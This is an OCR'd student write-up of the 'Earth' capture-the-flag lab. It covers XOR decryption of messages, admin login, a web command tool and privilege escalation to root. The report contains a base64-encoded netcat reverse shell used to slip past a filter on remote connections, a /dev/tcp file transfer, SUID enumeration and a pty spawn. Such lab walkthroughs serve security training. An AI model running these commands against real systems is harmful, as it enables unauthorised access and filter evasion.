


This reveals a lot of information:

1) The encryption is using XOR
2) Key might be found in txt file?
3) Username is terra

Interesting to do list though…

We need to get the key from the txt file that we have:




We probably found the key!

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago

f) Cyberchef

Since we have the key and we know that there is a text in the earth.local page that is encrypted we can decrypt it using XOR on hexadecimal. Miss Iman's slides gave us a hint about cyberchef for this specific purpose!

I followed instructions on how to use the tool it required installation for some reason



I will try to decrypt the messages:

1) 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f11124059261ae281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f5e430c07150a1d4a410216010943e281b54e1c0101160606591b0143121a0b0a1a00094e1f1d010e412d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b431507140a1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f0a4f2b02131a11e281b61d43261c18010a43220f1716010d40
2) 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a552a1f59071a16071d44130f041810550a05590555010a0d0c011609590d13430a171d170c0f0044160c1e150055011e100811430a59061417030d1117430910035506051611120b45
3) 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d0452120111 1f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a4441020e030741054418100c130b1745081c541c0b0949020211040d1b410f090142030153091b4d150153040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a084d5409060905070902421 50b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f090407130b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a010600124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c1d050000450f01070b47080318445c090308410f010c12171a48021f49080006091a48001d47514c5044560119010801 1d451817151a104c080a0e5a

Using the key:

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago

1 and 2 gave nothing comprehensible but 3 gave a repeating message:

earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimat

the repeated phrase:


earthclimatechangebad4humans

we try using nikto:


```
┌──(kali㉿kali)-[~]
└─$ sudo nikto -h 192.168.60.136 -id terra:earthclimatechangebad4humans
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.60.136
+ Target Hostname:    192.168.60.136
+ Target Port:        80
+ Start Time:         2023-11-22 22:02:50 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /UBKR5JwX.php#: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie csrftoken created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Python/3.9 appears to be outdated (current is at least 3.9.6).
+ OpenSSL/1.1.1l appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

I will try to use it as a password to username terra on earth.local/admin/login:

Luckily it worked:



I googled CLI and it means command line interface. I will try some lines to check if it acts like a shell



Admin Command Too

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
echo "hello"

Run command

Command output: hello

Admin Command

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
whoami

Run command

Command output: apache

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
ls

Run command

Command output: bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

We tried doing su but it stayed as apache. So, we did to check if there is any relevant files or folders.

I tried them all one by one.

Welcome terra, run your CLI comma

CLI command:
ls /home

Run command

Command output: earth

CLI command:
ls /lib

Run command

Command output: NetworkManager binfmt.d cpp debug dracut environment.d fedora-release firewalld firmware games gcc grub issue issue.net kbd kdump kernel locale modprobe.d modules modules-load.d motd motd.d os-release pam.d polkit-1 python3.9 realmd rpm swidtag sysctl.d sysimage system-release-cpe systemd sysusers.d tmpfiles.d udev

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). Log Out


CLI command:
ls /var

Run command

Command output: account adm cache crash db earth_web empty ftp games kerberos lib local lock log mail nis opt preserve run spool tmp www yp


These are the relevant directories that were readable.

From the last file (var) we found earth_web that might be very useful I will look at the file:



We found user_flag.txt!

Let us cat it to check its content:



Good !!!! this means we are on the right track !!!!!!

Clearly, some things that need to be fixed here:

The testingnotes.txt file should have been deleted !

Also, it shouldn't be so easy to access a CLI.

Lastly, the encoded messages on earth.local should not be appearing.


More things to be fixed are discussed in section on Nessus later.


III. Privilege Escalation

We reached the user flag. We have to escalate privileges now:


a) Manual Enumeration

After identifying the user as apache, we find hostname being earth, and that it is part of a group by name of apache.






Lets enumerate the users:



Sudoers: Fail



b) Netcat

We will conduct a reverse bind shell. One way is to connect to our own kali using the netcat connection.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
```

Welcome terra, run your CLI command on Ea

- Remote connections are forbidden.

CLI command:
nc -e /bin/bash 192.1

Run command

Command output:

After running the command in the command box, we got a message. We must encode it in base 64

```
┌──(kali㉿kali)-[~]
└─$ echo "nc -e /bin/bash 192.168.111.128 5555" > encode.txt
```

```
┌──(kali㉿kali)-[~]
└─$ base64 encode.txt
bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMTExLjEyOCA1NTU1Cg==
```

I typed the command: and pasted the encoded command into the echo

echo bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMTExLjEyOCA1NTU1Cg==' | base64 -d | bash

(I got the -d extension from kali: base64 –help and the bash command to execute it as a script I got it from google)

```
└─$ bash -h
┌──(kali㉿kali)-[~]
└─$ base64 --help
Usage: base64 [OPTION]... [FILE]
Base64 encode or decode FILE, or standard input, to standard output.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
  -d, --decode          decode data
  -i, --ignore-garbage  when decoding, ignore non-alphabet characters
  -w, --wrap=COLS       wrap encoded lines after COLS character (default 76).
                          Use 0 to disable line wrapping
      --help        display this help and exit
      --version     output version information and exit

The data are encoded as described for the base64 alphabet in RFC 4648.
When decoding, the input may contain newlines in addition to the bytes of
the formal base64 alphabet.  Use --ignore-garbage to attempt to recover
from any other non-alphabet bytes in the encoded stream.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation <https://www.gnu.org/software/coreutils/base64>
or available locally via: info '(coreutils) base64 invocation'
```

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
echo 'bmMgLWUgL2Jpbi9
```

Run command

Command output:

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.111.128] from (UNKNOWN) [192.168.111.141] 47862
```

Netcat caught it, reverse bind shell worked !

Now that we have a shell, lets run some commands to check if it works:

```
whoami
apache
```

```
id
uid=48(apache) gid=48(apache) groups=48(apache)
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

```
ls /var
account
adm
cache
crash
db
earth_web
empty
ftp
games
kerberos
lib
local
lock
log
mail
nis
opt
preserve
run
spool
tmp
www
yp
```

Let us use find commands to find if there are any permissions (SUID files)

find / -perm -u=s -type f 2>/dev/null

This command searches in root for users with permission to setuid

```
find /home -user user 2> /dev/null
find / -perm -u=s -type f 2>/dev/null

/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

None of them was found for SUID on gtfobins. However, /usr/bin/reset_root is very juicy sounding. Lets take a look !

```
file /usr/bin/reset_root
reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4851fddf695
8d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

It is running into errors. We need to open the file from our own machine. Remember netcat can be used to transfer files. To send the file to kali we need nc -nlvp:

We will run cat on the file, transmit it through netcat to our own kali , then we receive it on kali via nc -nlvp

```
cat /usr/bin/reset_root > /dev/tcp/192.168.111.128/5556
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 5556 > reset_root
listening on [any] 5556 ...
connect to [192.168.111.128] from (UNKNOWN) [192.168.111.141] 53922
```

The file is on our kali. Lets now open it.

```
┌──(kali㉿kali)-[~]
└─$ cat reset_root
 setuidputssystemaccess__libc_start_mainlibc.so.6GLIBC_2.2.5__gmon_start__-u▒iDD7*?@*?@▒@@ @@(@@@@@**H*H**/H**t**H***5*/*%*/@*%*/h*******%*/h*******%*/h*******%*/h*******
1*I**^H**H***PTI**p@H**@H**V@*R/*****f.***@@@@H=@@@t*H**t      *@@@**f**ff.*@*@@@@H**@@@H**H**?H**H*H**t*H**t*@@@***ff.*@***=/uUH***z*****.]D*ff.*@****UH**H***H*palebl
ueH*E**E**dotH*         H*]\UH*E*H*U**E*^H*credentiH*als rootH*E*H*U*H*:theEartH*hisflatH*E*H*U**E*H*[
H*N*                                                                                                  C
    1wpH**p***H**x***b****uH*[
H*N([gbH**P***H**X***b`***H*C H**C***DžK***Q%O***H*U*H*u*H*E*A*
                                                  *H****E** @*****H******H*u*H**p***A**H****b****H*******H*********u*E*H******H*u*H**P***A**H****b****H****
H***Zb****H*******H*****H*u*H**C***A**
*****u*E**}*u *8 @**********x @******
** @********UH**H*j*H*u*H*U%M*D*E**E**@*E*Hc*H*E*H***0*EЙH**E******Hc*H*E*H***E*Hc*H*E*H*1***E**E*;E*|***]*f.*D**AWL*=*AVI**AUI**ATA**UH*-*)SL)*H******H**t1**L**L**D**A
**H**H9*u*H*[]A\A]A^A_*ff.******H*H**CHECKING IF RESET TRIGGERS PRESENT ... RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth/usr/bin/echo 'root:Earth' | /us
r/sbin/chpasswdRESET FAILED, ALL TRIGGERS ARE NOT PRESENT.@L********\****p**********,********4zRx
                                                                                                  8***/D0T***$D****PF▒J
*                                                                                                          *?▒;*3$"l****/A*C
g****lA*C
D*8***eF*I▒*E *E(*D0*H8*G@n8A0A(B B▒B*`***P@ @-
x@>▒▒>***o*@h@*@                  @
R
 ▒@@`▒@*0       ▒***o*@***o***o*@ >@6@F@V@f@GCC: (GNU) 11.1.1 20210531 (Red Hat 11.1.1-3)GCC: (GNU) 11.2.1 20210728 (Red Hat 11.2.1-1)
GA$3g979*@*@ GA$running gcc 11.1.1 20210531 GA$annobin gcc 11.1.1 20210531
GA*FORTIFY*GA+GLIBCXX_ASSERTIONSGA*GAGA+omit_frame_pointerGA*GA!stack_realignGOWjEGA+stack_clashGA*cf_protection
GA$3g979p@p@ GA$running gcc 11.1.1 20210531 GA$annobin gcc 11.1.1 20210531
GA*FORTIFY*GA+GLIBCXX_ASSERTIONSGA*GAGA+omit_frame_pointerGA*GA!stack_realignGOWjEGA+stack_clashGA*cf_protection
GA$3g979p@p@ GA$running gcc 11.1.1 20210531 GA$annobin gcc 11.1.1 20210531
```

Apparently it's a GCC code from the script (many gcc mentions) but it has an error.

We googled and found ltrace tool to find where the error occurs:

```
┌──(kali㉿kali)-[~]
└─$ sudo ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...
)                                                                = 38
access("/dev/shm/kHgTFI5G", 0)                                                    = -1
access("/dev/shm/Zw7bV9U5", 0)                                                    = -1
access("/tmp/kcM0Wewe", 0)                                                        = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                                                = 44
+++ exited (status 0) +++
```

After some research, we understood that the files were missing so we need to add them through netcat. We can use touch with the file directory from the previous command

```
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe
```

And…

```
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

It finally worked 😊

Now we use the command from the powerpoint sent by Miss Iman:

python -c 'import pty;pty.spawn("/bin/bash")'

Lets escalate now

```
bash-5.1$ su root
su root
Password: Earth

[root@earth /]#
```

Lets find the flag

```
[root@earth /]# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
[root@earth /]# ls /root
ls /root
anaconda-ks.cfg  root_flag.txt
[root@earth /]# cat root_flag_txt
cat root_flag_txt
```

```
[root@earth /]# cat /root/root_flag.txt
cat /root/root_flag.txt

                _-o#&&*''''?d:>b\_
            _o/"`''  '',, dMF9MMMMMHo_
         .o&#'        `"MbHMMMMMMMMMMMHo.
       .o"" '         vodM*$&&HMMMMMMMMMM?.
     ,'               $M&ood,~'`(&##MMMMMMH\
    /                 ,MMMMMMM#b?#bobMMMMHMMML
   &                ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
  ?$.              :MMMMMMMMMMMMMMMMMM/HMMM|`*L
 |                 |MMMMMMMMMMMMMMMMMMMbMH'   T,
 $H#:              `*MMMMMMMMMMMMMMMMMMMb#}'  `?
 ]MMH#              ""*""""*#MMMMMMMMMMMMM'    -
 MMMMMb_                   |MMMMMMMMMMMP'     :
 HMMMMMMMHo                 `MMMMMMMMMT       .
 ?MMMMMMMMP                  9MMMMMMMM}       -
 -?MMMMMMM                   |MMMMMMMMM?,d-    '
  :|MMMMMM-                  `MMMMMMMT .M|.   :
   .9MMM[                     &MMMMM*' `'    .
    :9MMk                     `MMM#"        -
      &M}                      `          .-
       `&.                             .
         `~,   .                     ./
             . _                  .-
               '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth /]#
```

GREAT!

We must note that here, the host/admin of earth should make sure that the file reset password should not be allowed to be accessible by apache or any other user. (this was the big vulnerability we used here).

IV. Other Possible Attack Vectors


a) Alternative Privilege Escalation

Alternatively, we try to do sudo -l, but we are requested to enter password of group apache which we do not know !

Something we could do is try to find the password here to then use gtfobins and do the escalation that way.


```
whoami
apache
su root
man sudoers
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ whoami
whoami
apache
bash-5.1$ sudo -l
sudo -l

We trust you have received the usual lecture from the local Sy
stem
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
```

We also tried several other find commands , to no avail.



b) Sitemap.xml

We try to find the sitemap.xml for essential pages, but it is not found




